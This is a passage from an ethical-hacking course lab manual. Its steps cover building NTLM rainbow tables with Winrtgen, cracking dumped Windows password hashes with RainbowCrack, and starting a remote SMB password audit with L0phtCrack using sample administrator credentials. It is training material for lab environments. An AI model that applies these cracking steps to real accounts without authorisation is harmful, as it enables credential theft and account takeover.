PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

3

Creating and using the Rainbow Tables

Winrtgen is a graphical Rainbow Tables Generator that supports LM, FastLM, NTLM, LMCHALL, HalfLMCHALL, NTLMCHALL, MSCACHE, MD2, MD4, MD5, SHA1, RIPEMD160, MySQL323, MySQLSHA1, CiscoPIX, ORACLE, SHA-2 (256), SHA-2 (384), and SHA-2 (512) hashes.

RainbowCrack is a computer program that generates rainbow tables for use in password cracking.

Lab Scenario

Once an attacker gains access to a system's SAM database dump, the easiest and fasted route he or she can follow to recover the plain text password is to use rainbow tables. A rainbow table is a precomputed table of all possible combinations of a given character set and their respective hash values, used for reversing cryptographic hash functions. Password crackers compare the rainbow table's precompiled list of potential hashes to hashed passwords in the database. The rainbow table associates plaintext possibilities with each of those hashes, which the attacker can then exploit to access the network as an authenticated user.

Rainbow tables make password cracking much faster than earlier methods, such as brute-force cracking and dictionary attacks. However, the approach uses a lot of RAM due to the large amount of data in such a table. With the availability of large computing power, you can generate huge rainbow tables that you can use for your security and password audit assignments.

Lab Objectives

The objective of this lab is to show students how to create rainbow tables and use them to crack the hashes and obtain plain text passwords.

Lab Environment

To carry out this lab, you need:

- A computer running Window Server 2016
- A computer running Windows 10
- Winrtgen Tool located at **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\Winrtgen**
- RainbowCrack Tool located at **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\RainbowCrack**
- Download the latest version of Winrtgen at **http://www.oxid.it/projects.html**
- Download the latest version of RainbowCrack at **http://project-rainbowcrack.com/**
- If you wish to download the latest version, then screenshots shown in the lab might differ
- Administrative privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Rainbow Tables

A rainbow table is a pre-computed table for reversing cryptographic hash functions, typically used for cracking password hashes. Tables are usually used in recovering the plaintext password consisting of a limited set of characters, up to a certain length.

Lab Task

1. Assume you that you got the Password of User Accounts available in the Windows 10 machine. hashes.txt file that you have got in the previous lab (Dumping and Cracking SAM Hashes to Extract Plaintext Passwords) located at Desktop of Windows 10 machine. Share the file by any medium so that it can be accessed in Windows Server 2016 machine.
2. Launch Windows Server 2016 machine and login.
3. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\Winrtgen**, and double-click **winrtgen.exe**.
4. If an **Open File - Security Warning** pop-up appears, click **Run**.

5. The main window of Winrtgen opens, as shown in the following screenshot:




FIGURE 3.1: Winrtgen main window

6. Click on **Add Table** button to add a new rainbow table.




FIGURE 3.2: creating the rainbow table

7. The **Rainbow Table properties** window appears.
   i. Select **ntlm** from **Hash** dropdown list.
   ii. Set **Min Len** as **4**, **Max Len** as **6** and **Chain Count 4000000**
   iii. Select **loweralpha** from **Charset** dropdown list (its depends upon Password).

8. Click **OK**.




FIGURE 3.3: Rainbow Table properties window

9. With these settings, you are creating a rainbow table that can be used to crack only **ntlm** hashes containing **lowercase alphabetical** passwords varying between **4-6 characters** in length.

10. A file will be created and displayed in the **Winrtgen** window. Click **OK**.




FIGURE 3.4: Creating Rainbow table

11. Winrtgen begins to create the hash table.

Note: Winrtgen takes a lot of time to generate hashes. So, to save time for Lab demonstration, a pregenerated hash table is kept at the location **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\Winrtgen**

12. The created hash table is saved automatically in **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\Winrtgen.**




FIGURE 3.5: Generated Rainbow table file

13. This generated table is used in tools such as RainbowCrack in order to crack passwords of various lengths, depending on the hashes you generate using Winrtgen.

14. Now, we shall try to use these tables and crack the password hashes using the RainbowCrack tool.

15. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Tools to Create Rainbow Tables\RainbowCrack**, and double-click **rcrack_gui.exe**.

16. If an **Open File - Security Warning** pop-up appears, click **Run**.

17. The main window of RainbowCrack opens, as shown in the following screenshot:




FIGURE 3.6: RainbowCrack main window

18. To add a password hash in RainbowCrack, click the **File** menu, and click **Load NTLM Hashes from PWDUMP File...**.




FIGURE 3.7: Choosing Add Hashes... option from File menu

19. The **Open** dialog-box appears. Navigate to the **hashes.txt** of **Windows 10** machine that we have gathered in the previous lab, and click **Open**.




FIGURE 3.8: Add Hashes dialog-box

20. RainbowCrack will display the Hash value and the User name as shown in the screenshot.




FIGURE 3.9: Added hashes in RainbowCrack main window

21. Import Rainbow table to RainbowCrack to crack the password; navigate to **Rainbow Table** and click **Search Rainbow Tables** from the menu bar.




FIGURE 3.10: Search rainbow tables option

22. **Open** dialog box appears; navigate to pre generated rainbow tables which are located at and select **ntlm_loweralpha#4-6_0_2400x4000000_oxid#000.rt** click **Open**.




FIGURE 3.11: Selecting the rainbow table

23. As soon as you import the rainbow tables the RainbowCrack will crack the passwords of the **Windows 10** machine users as shown in the screenshot.




FIGURE 3.12: passwords cracked by RainbowCrack

Lab Analysis

Analyze and document the results related to this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

4

Auditing System Passwords using L0phtCrack

L0phtCrack is a password auditing tool that contains features such as scheduling, hash extraction from 64-bit Windows versions, multiprocessor algorithms, and network monitoring and decoding. It can import and crack UNIX password files from remote Windows machines.

Lab Scenario

Because security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms, such as spoofing, smurfing, and other types of Denial of Service (DoS) attacks. These attacks are designed to harm or interrupt the use of your operational systems.

Password cracking is a term used to describe the penetration of a network, system, or resource with or without the use of tools to unlock a resource that has been secured with a password. In this lab, we will look at what password cracking is, why attackers do it, how they achieve their goals, and what you can do to do to protect yourself. Through an examination of several scenarios, in this lab we describe some of the techniques they deploy and the tools that aid them in their assaults and how password crackers work both internally and externally to violate a company's infrastructure.

To be an expert ethical hacker and penetration tester, you must understand how to crack an administrator password. In this lab, we crack system user accounts using L0phtCrack.

Lab Objectives

The objective of this lab is to help students learn how to:

- Use the L0phtCrack tool to attain user passwords that can be easily cracked

Lab Environment

To carry out the lab you need:

- **L0phtCrack** tool located at **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Password Cracking Tools\L0phtCrack**
- Windows Server 2016 running as a machine
- Windows Server 2012 running as a machine
- Or download the latest version of L0phtCrack at **http://www.l0phtcrack.com**
- Administrative privileges to run tools

Lab Duration

Time: 15 Minutes

Overview of the Lab

In this lab, being a security auditor, you will be running the L0phtCrack tool by giving the remote machine's administrator user credentials. User accounts passwords that are cracked in a short amount of time are considered to be weak, and you need to take certain measures to make them stronger.

In this lab, we are auditing passwords on a Windows Server 2012 system.

Lab Tasks

1. Launch **Windows Server 2012** virtual machine.
2. Launch and Login to **Windows Server 2016** and navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Password Cracking Tools\L0phtCrack**. Double-click **lc7setup_v7.0.15_Win64.exe**.
3. If an **Open File - Security Warning** appears, click **Run**.
4. Follow the wizard driven installation steps to install L0phtCrack.

Note: At the time of installation, **Program Compatibility Assistant** pop-up may appear. Click **Close,** and continue with the installation.

5. On completing the installation, launch **L0phtCrack** application from **Apps** list.




FIGURE 4.1: Launching the application from Apps list

6. Click **Proceed With Trial** button in L0phtCrack 7 Trial window.




FIGURE 4.2: L0phtCrack7-Trial window

7. Click **Password Auditing Wizard** as shown in the screenshot

FIGURE 4.3: Start Password auditing wizard

8. In **Introduction** wizard click **Next**.




FIGURE 4.4: Password auditing wizard window

9. In **Choose Target System Type** wizard choose the Operating System type and click **Next**. In this lab we are choosing **Windows**.




FIGURE 4.5: Choose target system type option

10. Choose **A remote machine** radio button in **Windows Import** wizard, click **Next**.




FIGURE 4.6: Windows import option

11. In **Windows Import From Remote Machine (SMB)** wizard, type in the required details as shown in the screenshot.
12. In the **Host** field type the **IP address** of the Target machine, here Windows Server 2012 (**10.10.10.12**)
13. Select **Use Specific User Credentials** radio button, and in the Credentials section type the login Credentials of Windows Server 2012 machine

    Username: Administrator

    Password: Pa$$w0rd
14. If the machine is under the Domain, enter the domain name in the **Domain** section, here Windows Server 2012 belongs to **CEH.com** domain.
15. Once you entered all the required fields, click **Next** to proceed.




FIGURE 4.7: Windows import from remote machine (SMB) menu

16. In the **Choose Audit Type** wizard, select **Strong Password Audit** radio button and click **Next**.




FIGURE 4.8: Choose audit type section of LC7 wizard

17. In **Reporting Options** wizard, check **Generate Report at End of Auditing** option and then choose the Report type (here, **CSV**) and click **Browse** button to store the report in the desired location.




FIGURE 4.9: Reporting options section

18. In this lab we are choosing location as **Desktop**. Type file name, and click **Save** in **Choose report file name** window as shown in the screenshot.

